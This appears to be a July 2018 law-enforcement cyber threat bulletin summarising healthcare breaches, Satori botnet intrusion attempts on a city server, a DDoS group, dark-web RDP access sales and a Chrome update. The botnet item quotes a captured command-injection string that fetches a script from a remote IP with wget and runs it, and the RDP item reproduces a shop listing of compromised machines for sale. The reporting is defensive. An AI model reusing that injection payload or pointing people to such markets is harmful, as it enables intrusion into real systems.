

The Central Florida Intelligence eXchange



Cyber Corner

Cyber Threats • Emergent Technologies • Open Source Tools • Hacker News

July 2018 Volume 4, Issue 7

SCOPE NOTE:

This report will be distributed on a as-needed basis and will provide information on potential cyber threats, emergent technologies, hacker news, open source tools and the evolving capabilities of social media. The information in this report was derived from open source reporting and internet postings with varying degrees of reliability.

INSIDE THIS ISSUE:



Malware & Exploitation

(U) Medical Record Breach. pg 1

(U) Botnet Attacks Region 5 Government Server pg 2

Tools, Hardware & Programs

(U) GrayKey Update..... pg 3

Hacktivists & Organizations

(U) Apophis Squad.....pg 3

(U) RDP sold for \$10.....pg 4

Cyber Snippets


(U) Chrome Browser Update Includes "Not Secure"..... pg 4

Bulletin No.: 18-

Malware and Unencrypted Exploitation

(U) Medical Records at Risk After Breach

(U) Medical records have become one of the most sought-after targets for cyber criminals, with full records being sold on the darkweb for three and five hundred dollars per record. This is significantly more valuable than a person's social security number – which can be purchased for only \$1. Because of the financial gain, hackers are more and more likely to target healthcare records. On 19 July 2018, LabCorp^{USBUS} announced that millions of patient health records had been breached over the previous weekend, after identifying suspicious activity on its network. LabCorp^{USBUS} has not advised if any information was compromised, only that it was reported to the FBI as a ransomware attack.



(U) In addition to the ransomware attack on LabCorp^{USBUS} that may result in an excessive breach of personal information, Singapore announced on 20 July that the health records of 1.5 million citizens, including their Prime Minister, was breached in late June of this year. Singapore's Cyber Security Agency stated that the hack was deliberate, and targeted specific medical records within the Health Ministry's database, and have stated that the compromised data includes personal information and medication dispense data – but not medical records or physician notes.

(U//FOUO) *Analyst Comment:* In 2018 there have been over 35 noteworthy healthcare data breaches, with stolen information varying from personal identifying information (PII) to control systems for large imaging devices. The primary gain for these healthcare attacks are often financial, with attack vectors that include holding the system ransom or the financial gain from the sale of the information once obtained. While protecting one's healthcare data requires more than a user's personal security – it is important to be aware of privacy policies and notifications of cyber-

HANDLING NOTICE: This information is the property of the **CFIX** and may be distributed to federal, state, tribal and local law enforcement, DoD and U.S. Intelligence Community personnel on a need-to-know basis. This document contains sensitive information **FOR OFFICIAL USE ONLY** that cannot be released to the public, the media, or other personnel who do not have a valid "need-to-know" without prior **CFIX** approval.

attacks. On an operational level, cyber security must be of utmost importance, to insure the safety of the patient as well as the liability of the company.


<https://www.experian.com/blogs/ask-experian/heres-how-much-your-personal-information-is-selling-for-on-the-dark-web/> <https://www.digitaltrends.com/computing/labcor-data-breach-ransomware/>
<https://www.securityweek.com/singapore-health-database-hit-major-cyberattack>
<https://www.healthcareitnews.com/projects/biggest-healthcare-data-breaches-2018-so-far>

(U//FOUO) **Satori Botnet Targets Local Government Server in Region 5**

(U//FOUO) On 16 June 2018, CFIX was notified by a local government municipality in regards to a barrage of connections to the city's servers. The intrusion attempts were being blocked by the Web Application Firewall (WAF) yet did not cease. The reporter stated that hundreds of different IPs were captured, with nearly identical code on each intrusion attempt: `aa aa';wget hxxp://185.62.190.191/r -O -> /tmp/r;sh /tmp/r'$`

(U//FOUO) Upon researching this code, it was determined to be a part of the Satori botnet – which is a network of private computers infected with malware and controlled as a group. Satori aims to compromise and gain access to systems in order to disrupt the network, cryptojack the machine, and obtain financial credentials. In order to cryptojack multiple systems, the malware infects a user's system and then spreads to other connected devices while simultaneously using the system's energy to mine cryptocurrency for the cyber criminals.

(U) The Satori botnet exploits a vulnerability in internet routers in order to infect the machine. In late June, it was announced that Satori was exploiting a vulnerability in the D-Link DSL router/modem combo – which is commonly used by Verizon^{USBUS} and other internet service providers. The Satori botnet was responsible for an attack in December 2017, which infected 100,000 devices in under 12 hours.



(U) The Satori botnet exploits remote code-execution vulnerabilities in multiple routers, similar to a previously discussed router malware based out of Russia, VPNFilter. Although not the same code, it's processes are extremely similar. And much like VPNFilter, once a patch is released, the botnet developers will release a new version in order to circumvent any security measures in place.

(U//FOUO) *Analyst Comment: Botnets such as Satori are a very common tool used among hackers in order to mine for cryptocurrencies (which can be a very resource-heavy endeavor) as well as gather credentials and disable websites. Botnet activity can be identifying by multiple attacks being conducted simultaneously – often with the exact same code and different IP addresses. In this case, when the suspicious activity was reported to CFIX, no intrusion was successful and nothing had been compromised. Despite that – it was shared with the appropriate Law Enforcement and Federal Agencies, and the government department was placed in contact with a response team which could assist.*

(U//FOUO) CFIX, Reported intrusion attempts on city government servers, June 2018

(U//FOUO) CFIX, Cyber Alert A-18-0619-30, 16 June 2018

(U) <https://arstechnica.com/information-technology/2018/06/widely-used-d-link-modemrouter-under-mass-attack-by-potent-iot-botnet/>

Tools, Hardware, and Programs

(U) **Motherboard Freedom of Information Act Requests regarding GrayKey**

(U) GrayKey, a tool used by some Law Enforcement agencies to unlock iPhones, is now the topic of multiple Freedom of Information Act (FOIA) requests. GrayKey became a popular topic in March 2018, when the website Motherboard began writing a series of articles about the tool and how it is used by Law Enforcement. Since that time, Motherboard has updated the map which shows all known agencies that are using the tool, and have begun to file FOIA/public records requests for all communications regarding GrayKey.

(U) In these public records requests, Motherboard has or will receive all emails regarding the GrayKey tool itself, as well as any communications that contain discussions of the FOIA requests, as these will ultimately include the keywords they have selected. In some cases, Motherboard has received communication records that seem to indicate the law enforcement agency is trying to circumvent the requests – which they have published along with other information regarding the tool.

(U//FOUO) *Analyst Comment: Controversy around GrayKey and other technologically advanced tools remain a constant within Law Enforcement and other government agencies. Because of the State of Florida's broad public records law, user's need to be cognizant of what information is shared via email. Although the public has the right to request these emails and presumably the law enforcement officials quoted in the Motherboard articles are not doing anything wrong when they discuss that there have been requests, the communication itself can be seen as suspicious. Additionally, by creating more email communications regarding the topic, these requests can compound and place an agency in a situation where a conversation may be misconstrued – thus causing more trouble than the original public records request.*

(U//FOUO) CFI, Cyber Corner May 2018, 21 May 2018


(U) https://motherboard.vice.com/en_us/article/wjken4/leaked-emails-cops-hiding-graykey-grayshift-phone-hacking-emails

Hactivists and Cyber Organizations

(U//FOUO) **Apophis Squad Update**

(U//FOUO) In May 2018, information regarding the hacker group Apophis was shared due to their re-initialization of school threats for hire and the creation of the groups own DDoS booter, which, when completed, would allow any would be cyber-criminal the ability to perform an automated DDoS of a selected domain. In late June 2018, the group became the topic of several cyber news articles due to a very public and extremely large DDoS which occurred over two days. The attack was committed against ProtonMail, an email service based out of Switzerland which is popular among hackers and security experts, because of its end-to-end encryption and adherence to Swiss privacy laws.

(U) On 28 June ProtonMail tweeted that their network was under attack yet no data had been breached, and later stated this attack peaked at 500 Gbps, which placed this DDoS near the top of the largest ever recorded. According to an Apophis group member, the initial attack on ProtonMail was a random choice in testing their DDoS booter tool. But, after a tweet from ProtonMail CTO called the group "clowns," they chose to continue the attack intermittently over two days. Additionally, there has been conflicting information shared regarding the location of Apophis Squad members, with some sources stating they are based out of Russia and others stating they are located in the United Kingdom.



(U//FOUO) *Analyst Comment: While Apophis Squad is a loosely organized group comprised of presumably young hackers, who propagate DDoS attacks due to social media insults, their ability to disable a site as large as ProtonMail shows that they cannot be discounted entirely. Members claim to continue testing their DDoS booter, which they claim will be able to automatically complete multi vector assaults using multiple protocols. The CFI will update its' partners should this tool become live.*

(U//FOUO) CFI, May 2018 Cyber Corner, 21 May 2018

(U) <https://www.bleepingcomputer.com/news/security/protonmail-ddos-attacks-are-a-case-study-of-what-happens-when-you-mock-attackers/>

(U) <https://securityaffairs.co/wordpress/73969/hacking/prolonged-ddos-hit-protonmail.html>

(U) Remote Desktop Protocol Sold For \$10

(U) Security researchers at McAfee have found a series of shops on the Dark Web that sell Remote Desktop Protocol (RDP) access to compromised system for as little as \$10. RDP is a Microsoft protocol that allows users to access other computers through the network, and is often used within businesses to allow system administrators to access employee machines. Because of this entry point, hackers will often exploit RDP to gain access to systems, steal data, or mine cryptocurrency. The shops found on the dark web vary in size, with the largest selling over 40,000 RDP connections. These connections are attractive for cyber criminals, as one purchase may cost the buyer \$15, but could net tens of thousands of dollars in payments, should ransomware be effectively installed. During the McAfee test, researchers were able to isolate an IP address for a major airport, and for sale was the RDP access to the security and building automation systems - all for \$10. This RDP connection was for sale on the Ultimate Anonymity Service shop, a Russian owned RDP shop.

(U//FOUO) *Analyst Comment: RDP exploit notifications are nearly a daily occurrence, with new vulnerabilities identified continuously. McAfee researchers recommend users protect themselves from RDP exploits by utilizing secure passwords and two-factor authentication, not allowing RDP connections over the open internet, and blocking IPs after too many failed attempts.*

UP / DL	Root	NAT	Location	Checked	Port	Seller			
UP: N/A DL: N/A	no	no	Country: United States State: California City: Los Angeles Zip: 75007	11-05-2018	3389	Fantasy	+ 🛒	\$4.5	🔄
UP: N/A DL: N/A	no	no	Country: Singapore State: Central Singapore Community Development Council City: Singapore Zip: 22042	11-05-2018	3389	Ided	+ 🛒	\$4.5	🔄
UP: N/A DL: N/A	no	no	Country: United States State: Florida City: Boca Raton Zip: N/A	11-05-2018	3389	Fantasy	+ 🛒	\$4.5	🔄

https://www.theregister.co.uk/2018/07/12/rdp_desktop_black_market/

[https://www.darkreading.com/threat-intelligence/major-international-airport-system-access-sold-for-\\$10-on-dark-web/d/did/1332270](https://www.darkreading.com/threat-intelligence/major-international-airport-system-access-sold-for-$10-on-dark-web/d/did/1332270)

Cyber Snippets**(U) Google^{USBUS} Chrome Browser Update**

(U) In July 2018, Google^{USBUS} announced the newest update of the Chrome browser will designate websites using the Hyper Text Transfer Protocol (HTTP) "not secure." Previously, this browser would identify HTTPS sites as secure, while those using HTTP would have no identification one way or the other. Google^{USBUS} states this change will assist in countering cyber-attacks.

Treatment of HTTP pages:

Current (Chrome 64)	example.com
July 2018 (Chrome 68)	Not secure example.com

(U//FOUO) *Analyst Comment: While this change will only affect Google^{USBUS} Chrome browser users, this may assist in identifying websites that are not secured and may be attempting to obtain user credentials or banking information. Conversely, some unaware users may see the distinction as the only way to identify what can be trusted versus what is unsafe. Although uncommon, HTTPS spoofing is possible – and there may be an increase in HTTPS phishing websites due to this update.*

(U) <https://security.googleblog.com/2018/02/a-secure-web-is-here-to-stay.html>

(U//FOUO) Connecticut Intelligence Center Cyber Alert: Chrome 68 Browser Update, 10 July 2018

For additional information on this product, or to report suspicious activity, please contact the:



Central Florida Intelligence Exchange

Phone: 407-858-3950

Email: CFI-X-Cyber@ocfl.net

Brevard * Indian River * Lake * Martin * Orange * Osceola * Seminole * St Lucie * Volusia